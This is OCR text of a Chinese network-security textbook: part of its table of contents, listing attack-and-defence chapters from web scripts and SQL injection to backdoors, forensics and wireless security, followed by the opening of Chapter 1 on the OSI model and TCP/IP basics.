11.4 电子邮件安全防范 …… 394
11.4.1 邮件客户端的防范 …… 394
11.4.2 网络邮箱的防范 …… 396
11.5 小结 …… 397

第 12 章 网站脚本的攻防 …… 398
12.1 脚本攻击概述 …… 398
12.1.1 网站后台漏洞介绍 …… 398
12.1.2 网页脚本攻击的分类 …… 399
12.2 常见脚本攻防 …… 399
12.2.1 常见的 ASP 脚本攻防 …… 399
12.2.2 JavaScript 语言与 HTML 脚本语言的防护 …… 400
12.3 跨站脚本的攻防 …… 401
12.3.1 HTML 输入概述 …… 402
12.3.2 跨站脚本攻击剖析 …… 402
12.3.3 跨站脚本攻击的安全防护 …… 403
12.4 网站管理账号的防护 …… 403
12.4.1 DCP-Portal 系统安全防护 …… 403
12.4.2 动网文章管理系统账号破解与防护 …… 404
12.5 论坛的防护 …… 404
12.5.1 BBSXP 论坛安全防护 …… 404
12.5.2 Leadbbs 论坛安全防护 …… 405
12.6 小结 …… 405

第 13 章 防火墙技术 …… 406
13.1 防火墙概述 …… 406
13.1.1 防火墙的功能 …… 406
13.1.2 防火墙的模型 …… 407
13.1.3 防火墙发展史 …… 408
13.1.4 防火墙的发展趋势 …… 408
13.1.5 防火墙的局限性 …… 409
13.1.6 防火墙的脆弱性 …… 410
13.2 防火墙基础知识 …… 411
13.2.1 防火墙的分类 …… 411
13.2.2 包过滤防火墙 …… 411
13.2.3 代理服务器防火墙 …… 413
13.2.4 个人防火墙 …… 414
13.2.5 分布式防火墙 …… 414
13.3 防火墙体系结构 …… 415
13.3.1 堡垒主机 …… 415
13.3.2 非军事区（DMZ） …… 416
13.3.3 屏蔽路由器（Screening Router） …… 416
13.3.4 体系结构 …… 417
13.3.5 防火墙的发展趋势 …… 418
13.3.6 防火墙的规则 …… 418
13.4 防火墙选型与产品简介 …… 419
13.4.1 防火墙选型原则 …… 419
13.4.2 防火墙产品介绍 …… 420
13.5 天网防火墙 …… 421
13.5.1 天网防火墙操作界面 …… 422
13.5.2 天网防火墙开放端口应用 …… 425
13.5.3 应用自定义规则防止常见病毒 …… 426
13.5.4 打开 Web 和 FTP 服务 …… 427
13.5.5 在线升级功能 …… 428
13.6 瑞星防火墙 …… 429
13.6.1 安装瑞星防火墙 …… 429
13.6.2 瑞星防火墙操作界面 …… 430
13.6.3 瑞星防火墙的主菜单 …… 433
13.7 基于 Linux 的防火墙 iptables …… 437
13.7.1 iptables 的发展历史 …… 437
13.7.2 iptables 原理 …… 437
13.7.3 启动 iptables …… 438
13.7.4 iptables 命令 …… 439
13.7.5 iptables 防火墙应用举例 …… 441
13.7.6 内核 Netfilter 框架的使用 …… 443
13.8 小结 …… 446

第 14 章 入侵检测技术 …… 447
14.1 入侵检测技术概述 …… 447
14.1.1 入侵检测系统功能 …… 447
14.1.2 入侵检测系统的模型 …… 448
14.1.3 IDS 的数据来源 …… 449
14.2 入侵检测方法 …… 449
14.2.1 异常入侵检测技术 …… 450
14.2.2 误用入侵检测技术 …… 450
14.3 入侵检测系统的设计原理 …… 451
14.3.1 主机入侵检测系统（HIDS） …… 451
14.3.2 网络入侵检测系统（NIDS） …… 452
14.3.3 分布式结构的入侵检测系统 …… 454
14.4 入侵检测系统产品选型原则与产品介绍 …… 455
14.4.1 入侵检测系统产品选型原则 …… 455
14.4.2 入侵检测系统产品介绍 …… 455
14.5 在 Windows 系统中安装 Snort …… 456
14.5.1 软件准备工作 …… 457
14.5.2 安装 Web 服务器 …… 457
14.5.3 为 Apache 安装 PHP 支持 …… 459
14.5.4 安装 MySQL 数据库 …… 463
14.5.5 安装 ADODB、ACID 和 JpGraph …… 467
14.5.6 安装包捕获库 WinPcap …… 469
14.5.7 安装 Snort IDS …… 470
14.6 在 Linux 系统中安装 Snort …… 476
14.6.1 软件准备工作 …… 477
14.6.2 Linux 操作系统下安装源代码软件的基础知识 …… 477
14.6.3 安装 Apache、MySQL 和 PHP …… 480
14.6.4 安装 LibPcap 库 …… 482
14.6.5 安装 pcre 软件包 …… 482
14.6.6 安装 Snort 软件包 …… 482
14.6.7 配置 ACID …… 485
14.6.8 测试 …… 485
14.7 Snort 配置文件 snort.conf …… 487
14.7.1 定义变量 …… 487
14.7.2 配置动态装载库 …… 489
14.7.3 配置预处理器 …… 489
14.7.4 配置输出插件 …… 489
14.7.5 添加运行时配置指示符 …… 490
14.7.6 定制自己的规则集 …… 490

14.8 入侵检测技术发展趋势 …… 492
14.8.1 入侵防御系统 IPS …… 492
14.8.2 硬件 IDS …… 492
14.9 统一威胁管理（UTM） …… 494
14.9.1 UTM 采用的技术 …… 495
14.9.2 UTM 发展趋势 …… 496
14.10 小结 …… 496

第 4 部分 常见攻防技术篇 …… 497

第 15 章 网络封锁与代理突破 …… 498
15.1 网络封锁概述 …… 498
15.2 代理服务器软件 …… 498
15.2.1 代理服务器软件 CCProxy …… 499
15.2.2 Socks 代理软件 …… 502
15.2.3 花刺代理软件 …… 503
15.2.4 代理猎手软件 …… 506
15.2.5 在线代理服务器 …… 508
15.3 网络工具代理 …… 509
15.3.1 MSN 代理工具设置 …… 509
15.3.2 Foxmail 代理工具设置 …… 511
15.4 SSH 隧道介绍 …… 512
15.4.1 SSH 隧道概述 …… 513
15.4.2 建立 SSH 隧道 …… 513
15.5 共享网络的使用 …… 514
15.5.1 拨号共享网络的使用 …… 514
15.5.2 路由器共享网络的使用 …… 519
15.6 小结 …… 522

第 16 章 操作系统与文件加密技术 …… 523
16.1 操作系统密码的破解 …… 523
16.1.1 密码破解软件 SAMInside …… 523
16.1.2 密码破解软件 LC5 …… 525
16.1.3 清空系统管理员密码 …… 528
16.2 利用系统权限寻找漏洞 …… 528
16.2.1 利用替换系统文件的方法进行攻击 …… 528
16.2.2 利用本地溢出进行攻击 …… 530
16.3 操作系统中的加密设置 …… 531
16.3.1 设置电源管理密码 …… 531
16.3.2 设置屏幕保护密码 …… 532
16.3.3 计算机锁定加密设置 …… 533
16.3.4 驱动器隐藏与显示 …… 534
16.3.5 给硬盘加写保护 …… 535
16.3.6 给光盘加写保护 …… 536
16.4 系统登录加密 …… 538
16.4.1 防止 Windows 匿名登录 …… 538
16.4.2 设置 Windows XP 安全登录 …… 539
16.5 常用软件与文件加密 …… 540
16.5.1 Word 文档加密 …… 541
16.5.2 Excel 文档加密 …… 542
16.5.3 文本加密器 …… 543
16.5.4 文件夹的隐藏与加密 …… 545
16.5.5 禁止修改文件的属性 …… 547
16.5.6 压缩软件加密 …… 548
16.6 常用加密软件介绍 …… 549
16.6.1 EFS 加密 …… 549
16.6.2 万能加密器 …… 550
16.6.3 PGP 工具软件 …… 551
16.7 小结 …… 554

第 17 章 SQL 注入攻防技术 …… 555
17.1 SQL 注入基础 …… 555
17.1.1 SQL 注入概述 …… 555
17.1.2 SQL 注入的原理 …… 556
17.1.3 SQL 注入的危害与风险 …… 556
17.2 ASP 与 PHP 环境下的 SQL 注入 …… 556
17.2.1 SQL 注入数据库的判断 …… 557
17.2.2 ASP+Access 注入剖析 …… 557
17.2.3 破解 MD5 加密 …… 560
17.2.4 ASP+SQL Server 注入剖析 …… 562
17.2.5 PHP+MySQL 注入剖析 …… 564
17.3 常见 Web 注入 …… 566
17.3.1 HTML 注入 …… 566
17.3.2 JSP 和 ASPX 注入 …… 568
17.3.3 Cookie 注入 …… 568
17.4 SQL 注入的防护 …… 570
17.4.1 ASP 防注入系统介绍 …… 570
17.4.2 PHP 防注入系统介绍 …… 572
17.5 小结 …… 573

第 18 章 欺骗攻击技术与安全防范 …… 574
18.1 URL 欺骗 …… 574
18.1.1 URL 介绍 …… 574
18.1.2 URL 欺骗原理与防范 …… 575
18.2 Cookie 欺骗 …… 576
18.2.1 Cookie 欺骗介绍 …… 576
18.2.2 Cookie 欺骗原理与防范 …… 576
18.3 DNS 劫持技术 …… 578
18.3.1 DNS 介绍 …… 578
18.3.2 DNS 劫持技术 …… 578
18.3.3 DNS 劫持技术的防范 …… 578
18.4 ARP 欺骗 …… 580
18.4.1 ARP 概述 …… 580
18.4.2 ARP 协议原理 …… 580
18.4.3 ARP 欺骗原理 …… 580
18.4.4 ARP 欺骗攻击的防护 …… 581
18.5 小结 …… 581

第 19 章 后门技术与痕迹清理 …… 583
19.1 常见后门介绍 …… 583
19.1.1 账号后门 …… 583
19.1.2 系统服务后门 …… 588
19.1.3 漏洞后门 …… 594
19.1.4 木马程序后门 …… 596
19.1.5 Winshell 服务器后门 …… 602
19.2 RootKit 技术 …… 604
19.2.1 RootKit 技术概述 …… 604
19.2.2 NTRootKit 后门 …… 604
19.2.3 RootKit 专用检测工具介绍 …… 606
19.3 黑客之门 …… 608
19.3.1 黑客之门介绍 …… 608

19.3.2 黑客之门的配置与安装……608
19.3.3 连接黑客之门……609
19.4 后门的防范……610
19.4.1 Windows XP 风险后门……610
19.4.2 操作系统内置后门的防范……612
19.5 日志信息的清理……614
19.5.1 手动清理本地计算机日志……614
19.5.2 清理远程计算机日志……616
19.5.3 清理 FTP 和 WWW 日志……616
19.6 使用日志工具清理日志……617
19.6.1 使用 elsave 工具清理日志……617
19.6.2 使用 CleanllSLog 工具清理日志……618
19.7 小结……619

第 20 章 计算机取证……620
20.1 电子证据……620
20.1.1 电子证据的概念……620
20.1.2 电子证据的特点……622
20.1.3 常见的电子证据……623
20.2 计算机取证原则……625
20.3 获取证物……626
20.3.1 获取证物的原则……626
20.3.2 收集信息的策略……627
20.4 使用 FinalData 软件……627
20.4.1 安装 FinalData……627
20.4.2 使用 FinalData……629
20.5 使用 EasyRecovery 软件……631
20.5.1 EasyRecovery 的功能……631
20.5.2 使用 EasyRecovery……632
20.6 使用盘载操作系统……637
20.6.1 ERD Commander 盘载操作系统……637
20.6.2 Windows PE 盘载操作系统……645
20.7 硬盘分析……649
20.7.1 硬盘性能参数……649
20.7.2 硬盘接口结构……650
20.7.3 PQMagic 与硬盘结构……651
20.8 加密与解密……653
20.8.1 密码体制……653
20.8.2 算法的分类……654
20.8.3 PDF 破解密码实战……654
20.8.4 WinRAR 破解密码实战……656
20.9 计算机取证常用工具……659
20.9.1 EnCase：软件取证工具……659
20.9.2 Quick View Plus：文件浏览器……660
20.10 小结……663


第 21 章 无线网络安全……664
21.1 无线硬件设备……664
21.1.1 访问点……665
21.1.2 天线……665
21.1.3 无线网卡……665
21.1.4 手持设备……666
21.1.5 无线设备的选购原则……666
21.2 无线网络协议……668
21.2.1 IEEE 802.11a 协议……668
21.2.2 IEEE 802.11b 协议……668
21.2.3 IEEE 802.11g 协议……671
21.2.4 IEEE 802.11i 协议……672
21.2.5 IEEE 802.11n 协议……674
21.2.6 蓝牙技术……676
21.3 无线网络保护机制……678
21.3.1 WEP 协议……678
21.3.2 WPA 协议……681
21.3.3 WEP 升级到 WPA……684
21.4 无线网络安全工具……685
21.4.1 NetStumbler……686
21.4.2 Kismet……691
21.4.3 AiroPeek NX……694
21.4.4 AirSnort……712
21.4.5 WEPCrack……715
21.5 无线网络攻击与防护……718
21.5.1 无线网络攻击……718
21.5.2 无线网络防护……720
21.6 小结……720

附录 A Windows 的“运行”命令……721
附录 B 常见程序进程详解……724
附录 C 网络管理命令大全……741
附录 D 病毒特征码和木马进程……759
附录 E 术语表……764

第 1 部分　黑客基础篇

第 1 章　网络基础知识

第 2 章　黑客基础



第 1 章　网络基础知识

本章包括

- ISO 提出的 OSI 模型
- 网络的 TCP/IP 协议基础
- 域名系统、DHCP、NetBIOS 及 SMB 的简单知识
- 计算机端口的基础知识
- 计算机安全分析工具的简单介绍

进入 21 世纪之后，网络已经成为人们生活中不可或缺的获取信息的重要手段。截至 2009 年 6 月 30 日，根据 CNNIC（中国互联网络信息中心）的《第 24 次中国互联网络发展状况统计报告》，中国网民人数已经突破 3.38 亿。人们对网络的使用越来越频繁，网民平均每周上网 30 小时，达到了新的历史高度。对于办公室人员来说，每天上班的第一件事就是打开浏览器在新浪、搜狐、网易等主要网络新闻媒体上浏览当天的新闻，网络的力量可见一斑。

21 世纪的网络发展最主要的特点是计算机与通信的结合，这种方式对计算机的普及产生了深远的影响。依赖网线将多台分散的计算机互连起来使之成为共享模式即被称为计算机网络，而将这些计算机网络连接起来就形成了国际网络的模式，即互联网。

1.1　OSI 模型

OSI 模型是由国际标准化组织（ISO）提出的，它作为将各层上使用的协议国际标准化的第一步发展起来，这一模型被称为 ISO OSI 开放系统互联参考模型，因为这是关于如何把开放式系统连接起来的模型，故被简化称为 OSI 模型，如图 1.1 所示。OSI 模型有 7 层，其分层原理如下：

- 根据不同层次的抽象分层。
- 每层应当实现一个定义明确的功能。
- 每层功能的选择应该有助于制定网络协议的国际标准。
- 各层边界的选择应尽量减少跨接口的通信量。
- 层数应该足够多，以避免不同的功能混杂在同一层中，但也不能太多，否则体系结构会过于庞大。

图 1.1 演示了一个使用 OSI 模型时如何传输数据的例子。发送进程中有些数据需要发送给接收方，该发送方首先将数据交给应用层，应用层在此基础上增加一个应用报文头，再将结果交给表示层。表示层如法炮制，在要传输的报文首部也增加一个报文头。但是需要注意的是，表示层并不知道在要传输的数据中哪些是原始数据，哪些是应用报文头。这个过程重复进行直到数据抵达物理层，然后被实际传输到接收方。在接收方机制中，当信息向上传递时，各种报文头被一层一层地剥去，最后数据到达目的地。

下面将从物理层开始，依次讨论 OSI 参考模型中各层的功能和作用。




图 1.1 OSI 参考模型

1.1.1 物理层

物理层涉及在通信信道上传输的原始数据位。在计算机中，“0”和“1”代表不同的含义，“0”代表低电平，“1”代表高电平。在设计的时候必须要保证当一方发出一个“1”时，对方接收的也是“1”，而不是“0”。这里的问题主要涉及机械、电气、功能和规程等特性，以及位于物理层下的物理传输介质。物理层的典型问题有：

- 用多少伏特电压表示“1”，又用多少伏特电压表示“0”。
- 一个比特持续多少微秒。
- 传输是否在两个方向上同时进行。
- 最初的连接如何建立及完成通信后连接如何终止。
- 网络接口插件有多少针及各针的用途。

1.1.2 数据链路层

数据链路层的主要工作是将一个原始的传输设施转变成一条逻辑的传输线路，在这条传输线路上，所有未被检测出来的传输错误也会反映在网络层上。数据链路层完成任务的做法是，让发送方将输入的数据拆开，分装到数据帧中，然后顺序地传送这些数据帧。如果服务是可靠的，则接收方需要确认每一个帧都已经正确地接收到了，即给发送方返回一个确认帧。

数据链路层的第二个问题是如何避免一个快速的发送方“淹没”了慢速的接收方。为此必须存在一种流量调节机制，以便让发送方知道接收方当前的缓存空间是多少。一般来讲，这种流量调节机制与错误处理机制集成在一起。

在有些广播网络中，如何控制对共享信道的访问也是数据链路层上的一个问题，现行的解决方法是在数据链路层上增加一个子层，即介质访问控制子层。

1.1.3 网络层

网络层控制子网的运行过程。一个关键的设计问题是确定如何将分组从源端路由到目标端。从源端到目标端的路径可以建立在静态表的基础上（静态表相当于网络的布线图，一般很少变化），也可以在每一次会话开始时确定下来，是高度动态的，针对每一个分组都要重新确定路径，以便符合网络当前的负载情况。

如果有太多的分组同时出现在一个子网中，那么这些分组彼此之间会相互妨碍，从而形成传输瓶颈。拥塞控制也属于网络层的范畴，延迟、传输时间、抖动等服务质量都属于网络层考虑的问题。

当一个分组必须从一个网络传输到另一个网络时，可能会发生很多问题。例如，第二个网络所使用的编址方案可能与第一个网络不同；第二个网络可能根本不接受这个分组，因为它太大了；两个网络所使用的协议可能不一样，等等。网络层必须负责解决这些问题，从而允许不同种类的网络相互连接起来。在广播网络中，路由问题较为简单，所以网络层的作用比较单薄，甚至根本不存在。

1.1.4 传输层

传输层的基本功能是接收来自上一层的数据，并且在必要的时候把这些数据分割成小的单元，然后把数据单元传递给网络层，并且确保这些数据片断能够正确地到达另外一端。而且，所有这些工作都必须高效率地完成，并且必须使得上面各层不会受到底层硬件技术变化的影响。

传输层还决定向会话层提供何种类型的服务。其中最主要的类型是，该传输连接是一个完全无错的点到点信道，此信道按照原始发送顺序来传输报文或字节数据。然而，其他类型的传输服务也是可能的，如传输独立报文，将报文广播给多个目标等。服务的类型是在建立连接时确定下来的。

传输层是一个真正的端到端的层，所有的处理都是按照从源端到目标端来进行的。换句话说，源机器上的一个程序利用报文头与控制信息，与目标机器上的一个类似的程序进行对话。在其下面的各层中，协议存在于每台机器与其直接相邻的机器之间，而非存在于最终的源机器和目标机器之间，因为源机器和目标机器可能被许多中间路由器隔离开了。第 1 层到第 3 层是被串联起来的，而第 4 层到第 7 层是端到端的，这两者的区别如图 1.1 所示。

1.1.5 会话层

会话层允许在不同机器上的用户之间建立会话。会话层允许进行类似传输层的普通数据的传输，并提供对某些应用有用的增强型服务会话，也可以被用于远程登录到分时系统或在两台机器间传递文件。

会话层的服务包括对话控制、令牌管理及同步功能。所谓“对话控制”是指会话层允许信息同时双向传输，或者任意一个时刻只能单向传输。若属于后者则类似于单向线路，会话层会记录此时该到哪一个方向了。

“令牌管理”是指禁止双方同时执行同一个关键操作。有些协议保证双方不能同时进行同样的操作，这一点非常重要，因为这样的规定可以避免协议的双方发生冲突。为了管理双方的操作，会话层定义了令牌。令牌可以在双方之间传递，持有令牌的一方可以执行操作，而没有令牌的一方则无法进行操作。

“同步功能”是指在一个长的传输过程中设置一些检查点，以便在系统崩溃后还能够在崩溃前的一点上继续执行。如果网络平均每小时出现一次大故障，或者通信双方正在传输文件时发生中断，就需要记住上次中断的位置，以便在重新传输的时候从该点进行重传，达到节约网络资源和带宽的目的。

1.1.6 表示层

表示层之下的各层最关心的是如何传递数据位，而表示层关心的是所传递的信息的语法和语义。不同的计算机可能会使用不同的数据表示法，为了让这些计算机能够相互进行通信，计算机之间所交换的数据结构必须以一种抽象的方式来定义。同时，表示层还定义了一种标准的编码方法，用来表达网络线路上所传递的数据。表示层管理这些抽象的数据结构，并允许定义和交换更高层的数据结构。

表示层服务的一个典型例子是用一种公认的标准方法对数据编码。在日常应用的大多数程序中，程序之间并不是交换随机的比特值，而是诸如人名、日期等信息。这些对象是用字符串、整型或由几种简单类型组成的数据结构来表示的。为了让这些采用不同表示法的计算机之间能进行通信，交换中使用的数据结构可以用抽象的方式来定义，并且使用标准的编码方法。

1.1.7 应用层

应用层包含了各种各样的协议，这些协议往往直接针对用户的需要，如被广泛使用的 HTTP（HyperText Transfer Protocol，超文本传输协议），该协议也是互联网的基础。当浏览器需要一个 Web 页面的时候，该协议会利用 HTTP 将所需页面的名字发送给服务器，服务器再将页面送回给浏览器。

应用层的另外一个功能是文件传输。不同的文件系统有不同的文件命名规则，文本行有不同的表示方法等。不同的系统之间传输文件所需要处理的各种不兼容问题，也同样属于应用层的工作。

1.2 TCP/IP 基础

TCP/IP 协议是在 ARPANET 基础上发展起来的。在实现 ARPANET 之后，原来的协议在使用时遇到了很多问题，所以需要一种新的参考体系结构。同时为了能完成以无缝方式将多个网络连接起来，ARPA 做了很多探讨，在经过两个基本协议之后，ARPANET 体系结构演变成为 TCP/IP 参考模型。

由于美国国防部担心因一时的瘫痪导致珍贵资料丢失，所以设计 TCP/IP 协议的另外一个目标是即使在有硬件丢失的情况下，网络仍然必须能够继续工作，原有的会话不会被打断。由于当时的可预见性，TCP/IP 被建设成为一个兼容性较强的网络体系结构。

1.2.1 TCP/IP 协议参考模型

TCP/IP 协议也是按照一定的标准被划分为 4 层的，从底层至顶层依次是：主机与网络层、互联网层、传输层和应用层，如图 1.2 所示。




图 1.2 TCP/IP 协议参考模型

1.2.2 主机与网络层

在 TCP/IP 协议参考模型中并没有明确规定这一层的功能与内容，而是指出主机必须通过某个协议与网络连接，但是不同的主机、不同的网络使用的协议可以不同。在关于 TCP/IP 模型的书中很少讨论这一层，这里也略过这部分。

1.2.3 互联网层

互联网层以一个无连接的网络层为基础，是基于分组交换网络的关键层。该层的任务是允许主机将分组发送到任何网络上，并且让这些分组独立地到达目的端。分组到达的顺序可能与分组被发送的顺序不同。在这种情况下，为了保证顺序的存在，必须重新排列分组，这个任务由传输层来完成。

互联网层定义了正式的分组格式和协议，该协议称为 IP（Internet Protocol）协议。互联网层的任务是将 IP 分组传递到该去的地方。因此，互联网层提供了分组路由和避免拥塞的功能。从这个角度来说，互联网层类似于 OSI 模型中的网络层，图 1.2 说明了这一关系。

1.2.4 传输层

互联网层之上的一层是传输层。该层的设计目标是允许源主机和目标主机上的对等体之间可以进行对话。这一层定义了两个端到端的传输协议，第一个是 TCP 协议。

TCP 协议是一个可靠的面向连接的协议，允许从一台机器发送的字节流正确无误地被传递到互联网上的另一台机器上。TCP 协议先将输入的字节流分割成单独的小报文，然后将这些小报文传递到接收端。接收端上负责接收的 TCP 进程将收到的报文重新装配成一个完整的报文。TCP 也负责进行流控制，该功能可保证发送方不会发送太多的报文，以免接收方无法承受而被“淹没”。

传输层的第二个重要的传输协议是 UDP 协议。该协议是一个不可靠的无连接的协议。UDP 协议经常用于只需要一次客户机/服务器类型的请求-应答查询等。互联网层和传输层的关系如图 1.4 所示。

1.2.5 应用层

传输层之上的是应用层，该协议包含了所有的高层协议。最常见的协议包括 TELNET，FTP 和 SMTP 等，这些协议如图 1.3 所示。经过很多年的发展之后，又有很多协议加入了应用层中，如 DNS、NNTP 和 HTTP 协议等。

1.2.6 IP 协议

从 IP 协议着手学习 TCP/IP 协议是最恰当的方式。IP 协议包括 IP 数据报的格式、IP 地址和子网三个部分。




图 1.3 应用层的协议

1.2.6.1 IP 数据报格式

每个 IP 数据报包含一个头部和一个正文部分。头部是一个拥有 20 字节的定长部分和一个可选的变长部分。图 1.4 表示了 IP 的头部格式。




图 1.4 IP 数据报格式

1.2.6.2 IP 地址

互联网上的主机和路由器均有 IP 地址，IP 是主机在网络中的标识，这一标识是唯一的，在互联网上不可能同时存在两个完全相同的 IP 地址。

